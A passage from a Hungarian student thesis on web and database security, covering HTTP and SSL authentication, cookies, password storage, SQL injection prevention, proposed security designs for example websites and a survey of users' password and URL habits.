HTTP rendelkezik beépített hitelesítési eszközzel, a kódok és webszerverek hitelesítést kérhetnek a böngészőtől. Az előbb említett esetben a böngésző felelős azért, hogy a felhasználótól megszerezze a kért információt. A webszerver minden oldal betöltését követően új hitelesítést igényelhet, viszont a böngészőknek nem szükséges minden kért oldal betöltését megelőzően bekérnie a felhasználoktól az adataikat, hiszen addig tárolja ezeket, míg a felhasználó nyitva tartja a böngészőt. A felhasználó beavatkozás nélkül automatikusan újraküldi a böngészőnek a kért információkat, melyet a HTTP alapszintű hitelesítésének nevezünk, mikor a felhasználó nevét és jelszavát egyszerű szöveggént kezeli a böngésző és küldi azt el. (Welling & Thomson, 2010)

Ha érzékeny adatokat szeretnénk cserélni, mint például egy webbank esetében, elengedhetetlen az, hogy az alapvető ma már több biztonságot nyújtó <https://> kezdetű címről történjen meg a hitelesítés, azaz SSL kapcsolatot kell létesítenünk. Ha az előbb említett kapcsolat létrejött, akkor böngészőnk egy kis lakatot jelenít meg. Ilyenkor a böngésző SSL (secure socket layer) kapcsolatot létesít a szerverrel, elkéri és ellenőrzi a szerver tanúsítványait, majd összehasonlítja a böngészőbe írt URL-t a tanúsítványban szereplő címmel. Később a tanúsítványban szereplő nyilvános kulcs felhasználásával szimmetrikus kulcsban állapodnak meg. Az előbb említett példa esetében nem lehet lehallgatni a belépési jelszavunkat, személyes adatainkat, mivel egy támadó nem tud az oldal tanúsítványa miatt minket másik oldalra átnavigálni. (Webszerver tanúsítványok)

SSL kapcsolatnál az adatokat először kezelhető csomagokra bontják, majd az egyes csomagokat tömöríti. Minden csomagot hash algoritmussal védenek, és üzenethitelesítő kódot kapnak, majd a tömörített adatot kombinálja és titkosítja. A titkosított csomagok fejrész-információt kapnak és elküldenek a hálózatnak.



Webhelyünket az alkalmazási oldal segítségével is korlátozni lehet cookie-k közreműködésével, melyet PHP kódunk scriptjébe írhatunk bele. A süti kisméretű állományok vagy karakterláncok, melyeket a felhasználók böngészője tárol egy szerver vagy egy script kérésére, viszont 20 cookie tárolását kérhetik az egyes hostok a felhasználók böngészőjétől. „A süti mindig tartalmaznak egy nevet, egy értéket és egy érvényességi időt, továbbá megadják a küldő hoszt nevét és annak egy elérési útvonalát is. Az egyes süti mérete legfeljebb 4 KB lehet.”⁴ (Meloni, 2004, p.384) A süti adatait az a host olvashatja, amelyiket a süti elküldte, hiszen ez a személyiségi jogok védelme miatt került kialakításra, ezen kívül a felhasználó azt is beállíthatja böngészőjében, hogy ezekről a cookie-król minden hozzáférés előtt a böngészője értesítse és később ő ezt elfogadhatja vagy megtagadhatja a rendszernek. Cookie-kat akár a fejléc segítségével is be lehet állítani, valamint a setcookie() függvény segítségével fejrész lehet a kimenetre írni. Felhasználói belépés után tanúságként cookie küldés történik, ami segítségével azt ellenőrizhetjük, hogy a felhasználónak valóban van-e joga az oldalt megtekinteni és a kérés tartalmazza-e az említett cookie-kat. Ha tartalmazza, akkor megtekintheti, ha nem, abban az esetben visszairányítás történik a más oldalra. (Meloni, 2004)

Jogokat biztosíthatunk az egyes felhasználóknak, viszont sok mellékes munkát igényelhet. Az IP címet is ellenőrizhetjük, viszont hátránya az, hogy a webhelyünk a számítógéptől fog függni. Ha belegondolunk, akkor az állandó internetkapcsolattal rendelkező felhasználók fix IP címmel rendelkeznek, viszont az internetszolgáltatókhoz becsatlakozó felhasználók ma már jellemzően ideiglenesen használják a szolgáltatók egy

IP címét. Ha legközelebb találkozunk ugyanazzal az IP címmel lehetséges, hogy már más felhasználó fogja használni azt. (Welling & Thomson, 2010)

5.2.4 SQL alapú megközelítés

Jelszavak tárolására sokkal alkalmasabb helyek is rendelkezésre állnak, mint hogy egyszerűen azokat a kód belsejében tároljuk. Ha belegondolunk, akkor egy esetleges módosítás rengeteg időt venne igénybe, és ha a forráskódot megszerzik, akkor így a jelszavakhoz is hozzájuthatnak illetéktelen emberek. Az előbb említett ok miatt érdemes másik fájlban tárolni a jelszavakat, melyet számos program is támogat. Apache program segítségével MySQL-ben tárolhatjuk jelszavainkat, és ha belegondolunk, akkor egy adatbázisba beleírni ezeket sokkal egyszerűbb, mint kód segítségével bevinni mindent. Ha jelszavainkat adatbázisokban tároljuk az lehetővé teszi számunkra azt, hogy sokkal gyorsabb hitelesítés menjen végbe egy kód lefutása során, ami ma már elengedhetetlen, hiszen nincs idő arra, hogy több percig dolgozzon a számítógépünk azon, hogy egy egyszerű lekérdezés hosszú ideig fusson a háttérben.

Alkalmazásokban való módosítást korlátozhatjuk emberi munkaerő segítségével, hiszen minden módosítást engedélyhez köthetünk. Adatbázisban biztosítunk egy oszlopot, melytől függővé tehetjük a tartalmak megjelenését, így hiteles lesz az oldalunk admin szempontjából. ALTER metódussal lehet ezeket módosítani. Az előbb említett biztonsági megoldás sok munkaerőt és leginkább időt igényel, ezért ebből a szempontból nem szerencsés egy harmadik félre bízni ezt a feladatot. (Beighley & Morrison, 2009)

SQL injection támadások megelőzése érdekében, két biztonsági incidenst említek meg. Az első az, mikor az összes karakterláncot szűrjük és védőkarakterrel látjuk el. Másik megoldás az, hogy meggyőződünk arról, hogy SQL írás és olvasás terén is a megfelelő karakterek jelennek meg a kódsorban. A nem megengedett karakterek vizsgálatával, mint például egy felhasználónév csak betűkből és számokból állhat, sokkal hatásosabban lehet kiszűrni a kártékony kódokat, mint például MySQL segítségével. (Welling & Thomson, 2010)

MySQL segítségével jogokat rendelhetünk a számítógépek konkrét felhasználójához, illetve a számítógépekhez is. Az előbb említett technológia segítségével a jogosultság kiosztás biztonságosabb, mintha csak szimplán felhasználónevekhez társítanánk ezeket, így illetéktelen ember nem tud plusz jogosultságot beállítani magának, ha feltöri a rendszerünket.

Saját magunk is írhatunk titkosító algoritmusokat a jelszavak tárolására, melynél egy esetleges SQL-es adatbázis behatolásnál a titkos adatokat lopni akaró fél nem tud rájönni arra, hogy az egyes felhasználókhoz milyen jelszavak tartoznak.

6. Eset megoldások

Magánrendelő weboldalát, ahol a páciensek adatait tárolják, illetve időpontfoglalás segítése szempontjából különböző űrlapok kitöltése szempontjából SQL alapú adatbázist használnék. PHP kód segítségével a már nem szükséges adatokat automatikusan törölni lehet a rendszerből az arra jogosult felhasználó segítségével. Az adatok száma nem érne el annyira magas számot, hogy a lekérdezések következtében végbemenő folyamatok sebessége rontaná a felhasználói élményt. Az összes beviteli mező adatait feltöltés előtt kód segítségével validálnám, valamint érzékeny információ tartalmak miatt ezt a weboldalt is HTTPS technika segítségével valósítanám meg.

Olyan weboldalt, ahol ingyenes szoftverek elérési útvonalai találhatóak meg, illetve azok letölthetők erről a weboldalról, ha a felhasználó regisztrál a honlapon, a felhasználók hitelesítését cookie-k segítségével végezném, hiszen így akár megfelelő szoftvereket is ajánlhat neki a weboldal. Jelszavaikat hash algoritmus segítségével tárolnám PHP segítségével, ahol a beviteli mezőket ellenőrizném, a kódmódosítók szempontjából, valamint SQL adatbázisban tárolnám az adatokat. Fontosnak tartanám azt, hogy minden esetben paraméteres lekérdezések legyenek.

Rengeteg óvodában nem működik megfelelően az ebédrendelés és lemondás az anyukák részéről. Olyan weboldalnál, ahol a gyerekek neve alapján automatikusan generálna a rendszerben egy felhasználónév és egy jelszó, melyet utólag meg lehet változtatni egy megfelelő MySQL adatbázisban tárolódna egy webszerveren. Egy óvodában nem kellene sok rekordot tárolni, ezért itt a sebességgel nem lenne probléma a lekérdezéseknél, a régi adatok törlését az admin felhasználóknak biztosítani lehet. Cookie használatát nem vezetném be, itt is a személyes adatok védelme miatt minden beviteli mezőnek a tartalmát ellenőrizném. A scripteket paraméteres lekérdezésként alkalmaznám, ezért így védeném az adatbázisban tárolt adatokat, valamint SQL injection ellen is védelmet biztosítana.

Gép szerszámokat árusító weboldalak esetében, amikor különböző cégek igényelhetnek terméket, SQL alapú adatbázisban tárolnám a felhasználók hitelesítésére szolgáló adatokat. Paraméteres lekérdezéssel védeném a támadásoktól az adatbázist,

valamint hash algoritmust is alkalmaznék a jelszavak védelmére. Az űrlap tartalmát a kitöltés előtt ellenőrizném php ód segítségével, hogy semmilyen karakter ne zavarja meg a működést, illetve ne kerüljön be oda a saját kódrészletemet módosító sor.

Olyan hibakódokhoz tartozó megoldások, melyek helpdesk-en dolgozó embereknek segítik a munkáját, az adatbázisa tárolására NoSQL alapú tárolást javasolnék kulcs-érték alapút. Minden hibához tartozik egy megoldási folyamat, a hibakódok rögzítve vannak, melyekre rá tudnak keresni egy online felületen. Felhő alapon való tárolás elérhetővé teszi a sebesség növekedését, valamint a rendelkezésre állást is növelni lehet ilyen alapon.

Több 1000 felhasználóval rendelkező webáruház adatbázisát a magas fokú rendelkezésre állás és konzisztenciát biztosítanék a megvalósítás során, tehát NoSQL segítségével tárolnám az adatokat. HTTPS-t elengedhetetlennek tartanám az esetleges banki tranzakciók miatt. SSL kapcsolatot építenék fel a weboldalon, hogy a biztonságot a lehető legmagasabb szinten biztosítsam a felhasználók számára. Felhasználók ellenőrzését biztosítanám felhasználónév és jelszó segítségével, minden beviteli mezőnek a tartalmát ellenőrizném, védeném a felületet SQL injection-ök ellen, valamint megakadályoznám, hogy a beviteli mezők segítségével a kódsoromat módosítsa egy harmadik, rosszindulatú felhasználó. PHP segítségével hash algoritmus segítségével tárolnám a jelszavakat, mely segítene abban, hogy a jelszavakat a megfelelő biztonsággal tárolják.


Online film-és sorozat tárhely esetében NoSQL alapú tárolást választanék, ahol a rendelkezésre állást és a partíció toleranciát tartanám fontosnak, hiszen az az optimális, ha a weboldal elérhető állandóan, és a kliens kérésére mindig választ ad. A tartalomra való keresés szempontjából fontos az, hogy megtalálja a felhasználó a kívánt filmet, minél gyorsabban. Abban az esetben, ha ez egy ingyenes felhasználású rendszer, akkor nem kell a felhasználói követelményekkel foglalkozni. Ha regisztrációt és fizetős tartalmakat is elérhetővé tennénk, abban az esetben már SSL kapcsolat létrejöttét biztosítanám, illetve HTTPS alapon működne a rendszer, hiszen ez sokkal biztonságosabb, mint a http alapú weboldalak.

Ételszállító cég szempontjából két esetet vizsgálnék meg, ha online weblapot hoznak létre. Abban az esetben, ha a felhasználónak nincs lehetősége online fizetni, SQL adatbázist hoznék létre, ahol a felhasználók adatait tárolnám. PHP segítségével a mezők adatait ellenőrizném a küldés előtt, valamint hash titkosítást alkalmaznék a jelszavakra. Abban az esetben, ha online fizetés is elérhető a weboldalon, sokkal nagyobb biztonságra

van szükség, mivel banki átutalás megy végbe. A weboldalt a HTTPS segítségével hoznám létre, az SSL titkosítást létrejöttét kiemelkedően fontosnak tartanám. Onilne fizetésnél már feltételezhető az, hogy sokkal több rekordot tárolunk, ezért nem feltétlenül lenne gyors az SQL alapú hozzáférés, ezért NoSQL adatbázis elérést biztosítanék, ahol a konzisztenciát és a rendelkezésre állást tartanám kiemelkedően fontosnak.

7. Kérdőív kiértékelés

Kérdőívemben felhasználói körütekintést próbáltam röviden, lényegre törően felmérni, hogy mit és hogyan tesz egy felhasználó, mikor egy weblapot meglátogat, vagy egy honlapon regisztrál. Fontosnak találtam a felhasználói szokásokat benne, azt, hogy ki mennyire érzi azt fontosnak, hogy jelszavait megválogassa. Szakdolgozatom során írtam arról, hogy egy weblap cím URL-je alapján rengeteg plusz információt megtudhatunk a felhasználóról és akár ennek segítségével weblapot is fel lehet törni, ezért arra próbáltam rájönni, hogy hány ember figyel arra, hogy mi is szerepel az URL címében, illetve sejtik-e azt, hogy milyen veszélyeket rejthet ez.



11. ábra: Férfi kitöltők korosztálya


Kérdőívemet 132 válaszadó töltötte ki, melyben 96 nő és 36 férfi választ vehetem a kutatásom alapjául.

A kitöltő nők életkor szerinti eloszlása a 12. ábrán láthatóak, míg a férfi kitöltők eloszlása a 9. ábrán látható.



12. ábra: Női kitöltők korosztálya

Felmérést végeztem arról, hogy regisztrálásnál mekkora figyelmet fordítanak arra, hogy milyen weboldalon regisztrálnak, mennyire lehet az biztonságos. A felmérésnél az 1-es volt a legalacsonyabb, 5-os a legmagasabb szint. Átlagos felmérésnél a nyolc általánost végzeteknél 1 fő töltötte ki a kérdőívet, ezért arra vonatkozóan nem lehet pontos elemzést készíteni, viszont látható az, hogy átlagosan 3-as szint alatt nem fordítanak egyik végzettségben sem az emberek. Összességében nézve a kitöltők 3%-ka gondolta azt, hogy a legalacsonyabb figyelmet fordítja egy weblapra történő regisztrálás során, ami abból a szintből pozitív, hogy ezt a csoportot jelölték meg a legkevesebben, 4-en. 19,2%-uk gondolta csupán azt, hogy a legmagasabb szinten figyel arra, hogy milyen regisztrációs és adatkezelési szabályokat fogad el és körültekintő a weboldallal szemben amennyire csak tud. A megkérdezettek 34,2%-a gondolja azt, hogy közepes szintű figyelmet fordít a biztonságra, ami azt is jelenti, hogy ez a csoport az, amelyikbe a megkérdezettek legtöbbje 52 ember megjelölt a válaszában. Az alábbi ábrán látható nem és végzettség bontásában az, hogy ki milyen figyelmet fordít egy weboldalon történő regisztrálás során.



13. ábra: Regisztráció során fordított átlagos figyelem

A jelszóhasználati szokások is kiemelkedően fontosak manapság. Számtalanszor hallhatjuk azt, hogy hány helyen történt adatszivárgás, adatvesztés, mint például a Yahoo-nál és a Googl-nál is kikerültek felhasználók adatai a világhálóra.

A válaszadók 5 lehetőség közül választhattak, valamint az egyéb lehetőséget is biztosítottam a válaszadóknak. Látható az, hogy a női válaszadók 54%-a az, akik weboldaltól függően más-más jelszót használnak, míg ugyanez a férfiak körében 47% volt az, akik kizárólag ezt a lehetőséget adták meg. A legrosszabb eset az, amikor mindenhol ugyanazt a jelszót használják az emberek, az a nők által kitöltött tesztben 26% válaszolta ezt, míg férfiak körében ez az arány 33%. A teszt során nagyon pozitív az az



15. ábra: Nők jelszóhasználati szokásai



14. ábra: Férfiak jelszóhasználati szokásai


eredmény, hogy mind a két esetben kiemelkedően magas azon válaszadók aránya, aki a jelszavak tekintetében ennyire körültekintő, mivel esetleges adatvesztés esetén is örülhetnek annak, hogy az ő jelszó-email cím párosával kevesebb az esély arra, hogy ezt máshol is tudják használni. Fontos megemlíteni azt, hogy mindenhol más jelszót használók arányát is, hogy a nők 16%-a és a férfiak 14%-a válaszolta ezt. A válaszadók kisebb része úgy gondolta, hogy a weblaptól függően más-más jelszó, illetve mindenhol más jelszó használata az ugyanaz, viszont ha belegondolunk a weblaptól függően más az azt jelenti, hogy weblapfunkciókonként más jelszóra gondolhatunk. A megkérdezettek 6%-a válaszolta ezt az opciót a férfiak körében, míg nők körében ez probléma nem jelent meg. Nők körében több egyéni válasz is született, melyből pozitív az, hogy több jelszót

használnak egyszerre, de nem mindenhová mást, viszont mellette három a standard jelszó, 2 jelszó használata, minimális különbségek beépítése már nem annyira biztonságos.

Legmagasabb iskolai végzettséget vizsgálva a legtöbb kitöltés a középiskolai végzettséggel rendelkezőktől érkezett, de fontos megállapítás az, hogy az arányok szempontjából nincs lényeges eltérés az egyetemi/főiskolai végzettséggel rendelkező válaszadók között.

Szakdolgozatom során többször említést tettem arról, hogy milyen apróbb hibák lehetségesek fejlesztés során, amelyeket ha egy rosszindulatú felhasználó felfedez, akkor könnyen tud kárt tenni kódunkban, illetve más felhasználók adatait is képes megszerezni.


A női felhasználók, mint azt a mellékelt ábra is mutatja nem tudták azt, hogy



16. ábra: Felhasználói adatokhoz hozzáférés tudása fejlesztői hanyagság miatt nőknél

különböző adatokhoz képesek hozzáférni hozzá nem jogosult felhasználók egy fejlesztői hanyagság során. 60%-os arány a nem válaszoknál nagyon magas, épp úgy, mint a férfiak tekintetében az 50%-os rosszul informáltság. Összességében nézve 56%-ban nem tudtak az előbb említett kérdésről a felhasználók, aminek az aránya nagyon magas, tekintve azt, hogy milyen fenyegetettségnek vannak ma már adataink kitéve.

Fejlesztői hanyagságból való hozzáférést legmagasabb iskolai végzettség bontásában is megnéztem, melyből leszűrhető az, hogy az egyetemi végzettség nem befolyásolja azt, hogy ennek az információnak a birtokában legyenek. Az egyetemi/főiskolai végzettségű kitöltőknek csupán 48,1%-a van azzal tisztában, hogy milyen veszélyeknek van kitéve az internet világában. A középiskolai végzettségű emberek csupán 37,7% tudja azt, hogy mennyire ki van szolgáltatva böngészés során egy fejlesztőnek. Egy kitöltő volt az, aki nyolc általánost végzett, ezért ebből nem lehet releváns információt leszűrni.




17. ábra: Weblapcímre fordított figyelem férfi-női összehasonlítás alapján

Ha kor szerinti eloszlásban nézzük meg azt, hogy mennyire vannak azzal tisztában a felhasználók, hogy fejlesztők munkája mennyire fontos, akkor is azzal kell szemben találnunk magunkat, hogy a kor előrehaladtával az igenek száma egyre magasabb lesz. 45 év felett már egyértelműen 54,5% válaszolta azt, hogy tisztában van ezzel a dologgal, 18-25 év között 36,6%-uk mondta azt, hogy tisztában van vele, mely a legalacsonyabb szám.

Fontos információkat tudhatunk meg, ha figyelünk arra, mi is szerepel a weblapcímekben. Ha átirányítják weblapunkat másik címre egy harmadik betolakodó fél által, akkor ezt láthatjuk, ha személyes információkat jelenít meg ezt is észrevehetjük és törölhetjük magunkat a rendszerből. Weblapcím segítségével még arról is információt kaphatunk, hogy az oldalon belül hol tartózkodunk, mit nézünk meg, tehát rengeteg plusz dolgot megtudhatunk arról, milyen oldalon járunk. Fontosnak tartottam azt, hogy felmérésben megkérdezzem a válaszadókat, hogy szoktak-e figyelni ilyen típusú plusz információra, ami számukra mellékes is lehet, de valójában kiemelkedően fontosak.


A 18. ábrán látható, hogy a női szavazók csupán fele figyel arra, hogy milyen oldalra navigál böngészés közben, férfiak tekintetében 61,1%-os figyelem ráfordítás volt jellemző.



18. ábra:
Weblapcímre fordított
figyelem férfi-női
összehasonlítás
alapján

Fontosnak tartom azt, hogy végzettség szempontjából is megnézzem azt, hogy mennyire figyelnek arra az egyes válaszadók, hogy mi áll a weboldal címében. A következtetés az lett, hogy az egyetemi végzettségű kitöltők 50%-ban szavaztak igennel, míg akiknek a legmagasabb iskolai végzettsége gimnázium, azok 55%-ban szavaztak igennel. Az a kitöltő, aki nyolc általánossal rendelkezik, igennel szavazott. Életkor alapján is eltérések láthatóak, hiszen ez sem befolyásolja az igennel válaszolókat. A 26-35 év között levő válaszadóknál látható egyedül az, hogy csupán 35%-uk az, akik fordítanak erre figyelmet, a többi korosztálynál mindenhol 50% vagy afelett szavaztak igennel.

Szakdolgozatom során írtam arról, hogy számos dolgot lehet egy URL-lel tenni ahhoz, hogy plusz információkat tudjunk meg a weboldalt használók köréből. SQL injection-ről is írtam, ebből kifolyólag kérdőívem során az egyik kérdésem arra irányult, hogy tudják-e a kitöltők azt, hogy milyen problémákat tud okozni, ha az URL túl sokat mond egy felhasználó számára. Az eredmény összességében az lett, hogy a megkérdezettek 15,9%-a válaszolta azt, hogy tisztában az azzal, hogy bevitt karakterek segítségével plusz adatokat érhet el egy harmadik fél, ami akár az ő személyes adatait érintheti. A férfiak 25%-a van tisztában ezzel, de a női kitöltők csupán 12,5%-a válaszolta azt, hogy tud ezekről a veszélyekről. Életkor szerinti bontásban megnézve a kapott eredményeket a 18-25 közötti korosztály 18,3%-a van ezzel a ténnyel tisztában, és a 45 év feletti korosztály ért el még 18,1%-a válaszolta azt, hogy tisztában van azzal, hogy milyen veszélyek vannak. A 14. ábrán látható az, hogy mennyire nincsenek tisztában a válaszadók azzal, hogy mennyire egyszerűen hozzáférhetnek egy apróbb fejlesztői hibából rosszul konfigurált felhasználók ezekhez az adatokhoz.



19. ábra: Weblapcím segítségével hozzáférés plusz információkhoz

Az utolsó kérdésem arra irányult, hogy ha tisztában vannak az URL által rejtett problémákkal, akkor válaszoljanak azzal kapcsolatban, hogy milyen adataikat féltik a legjobban, összesen 21 válasz érkezett. A 21 válasz nagyon kevés, 132 felhasználóból.

Sok felhasználó írta azt, hogy személyes adataikat féltik leginkább, azaz 8 felhasználó válaszában található meg ez a válasz, valamint a jelszavaikat emelte még 6 ember ki külön.

A kérdőív válaszaiból azt a következtetést tudom levonni, hogy az emberek nagy része nem figyel arra, hogy milyen weboldalon jár, mi az, ami megjelenik egy weblapcímben teljesen figyelmetlenül kattint bárhova. Ha egy cookie segítségével másik weboldalra navigálna át az oldal, akkor az emberek nagy része ezt észre sem venné, és egy web bank esetében ez hatalmas nagy probléma, hiszen így már nem csak adatainkhoz, hanem a bankszámlánkhoz is hozzáférhetnek rosszindulatú felhasználók. Űrlap kitöltését követően sem figyelnek arra, hogy elküldés után hova navigál az oldala, illetve milyen adatok jelennek meg ezután a weboldalon. Az eredményt figyelve látható az, hogy az emberekből akaraton kívül egyszerűen tudhatunk meg akár személyes információkat is.

8. Összegzés

Ma még leginkább relációs adatbázisokat használunk, a NoSQL még mindig nem vette át a vezető szerepet, viszont a különböző NoSQL-hez kapcsolódó adatbázis-kezelő rendszereknek a biztonságtechnikája folyamatosan javult a megjelenését követően és a CAP hármassból kettő teljesülését mindig vállalja a szolgáltató. Véleményem szerint elterjedését az is gátolhatja, hogy a fejlesztők többsége SQL alapú lekérdezésekkel dolgozik, hiszen ezt használta és használja az évek során folyamatosan.

Fontos az, hogy a felhasználók más és más jelszavakat használjanak a különböző típusú oldalakon, hiszen mindig gondolniuk kell adatszivárgásra, illetéktelen behatolásokra. Sokan azzal védekeznek ezzel kapcsolatban, hogy nem tudnak annyi jelszót megjegyezni, de abba bele sem gondolnak, hogy egy tartalmas mondatot kell megjegyezniük, melyből rengeteg jelszót lehet generálni. A felhasználónak és a fejlesztőnek egyaránt tennie kell azért, hogy ne okozzanak rosszindulatú behatolók számukra kellemetlen eseményeket. A legtöbbet szoftverfejlesztők tehetnek azért, hogy a későbbi ügyfél ne szenvedjen el semmilyen személyes információjára irányuló támadást. PHP és SQL oldali környezetben is tehetnek megelőző eljárásokat, illetve a különböző bővítmények segítségével védhetik az user-t a támadásoktól.

Ma a Google-nél és a Facebook-nál is elérhető az a szolgáltatás, hogy egy harmadik fél által üzemeltetett webalkalmazás az előbb említett két fiókot használja beléptetésre,

mellyel csökkenthető a felhasználóknál a megjegyzendő jelszó. Harmadik opciónak az üzemeltetőnek fenn kell tartania azt a lehetőséget, hogy úgy fiókot hozzon létre, ne a ma már népszerű webalkalmazás segítségével regisztráljon az oldalra.

Szakdolgozatom során rájöttem arra, hogy rengeteg támadástól védhetjük meg felhasználókat, viszont az is elengedhetetlen, hogy ügyeljenek arra, milyen jelszót használnak, és ne ugyanazt használják mindenhol. Alapvető probléma az az, hogy az internet világában nem vagyunk eléggé körültekintőek, hiszen nem ismerjük a veszélyeket ezért minden védelemi eljárásról a fejlesztőknek kell gondoskodniuk. A folyamatosan újuló technikákat követniük kell, és ezeket alapul véve kell az ismereteiket felhasználva kivédeni minden esetleges támadást.

10. Irodalomjegyzék

1. Amazon DynamoDB, 2016 <https://aws.amazon.com/dynamodb/> Letöltés dátuma: 2016.11.20
2. Balázs Zoltán, Erős Levente, Gajdos Sándor, Golda Bence, Győr Ferenc, Hajnács Zoltán, Hunyadi Levente, Kardkovács Zsolt, Kiss István, Kollár Ádám, Mátéfi Gergely, Marton József, Nagy Gábor, Nagypál Gábor, Paksy Patrik, Remeli Viktor, Salamon Gábor, Sallai Tamás, Soproni Péter, Unghváry Ferenc, Veres-Szentkirályi András (2010): Adatbázis Laboratórium 15. javított és bővített kiadás, https://www.db.bme.hu/sites/default/files/szglab5_segedlet.pdf Letöltés dátuma: 2016.03.27
3. Barabás-Szárnyas-Gajdos (2012) NoSQL adatbázis-kezelők <https://db.bme.hu/~gajdos/2012adatb2/3.%20eloadas%20NoSQL%20adatb%20Elzisok%20doc.pdf> Letöltés dátuma: 2016.03.27
4. Baranyai László (2004) A MySQL biztonsági kérdései <http://weblabor.hu/cikkek/mysqlbiztonsag> Letöltés dátuma: 2016.04.24
5. Bigtable: NoSQL a felhőben Google-módra: <http://performanciablog.hu/szoftver/bigtable-nosql-a-felhoben-google-modra> Letöltés dátuma: 2016.03.27
6. Cloud BigTable <https://cloud.google.com/bigtable/> Letöltés dátuma: 2016.10.15
7. Emanuel Bronshtein (2016): Does NoSQL Equal No Injection? <https://securityintelligence.com/does-nosql-equal-no-injection/> Letöltés dátuma: 2016.08.14
8. Gajdos Sándor (1999): Adatbázisok, Műegyetemi Kiadó
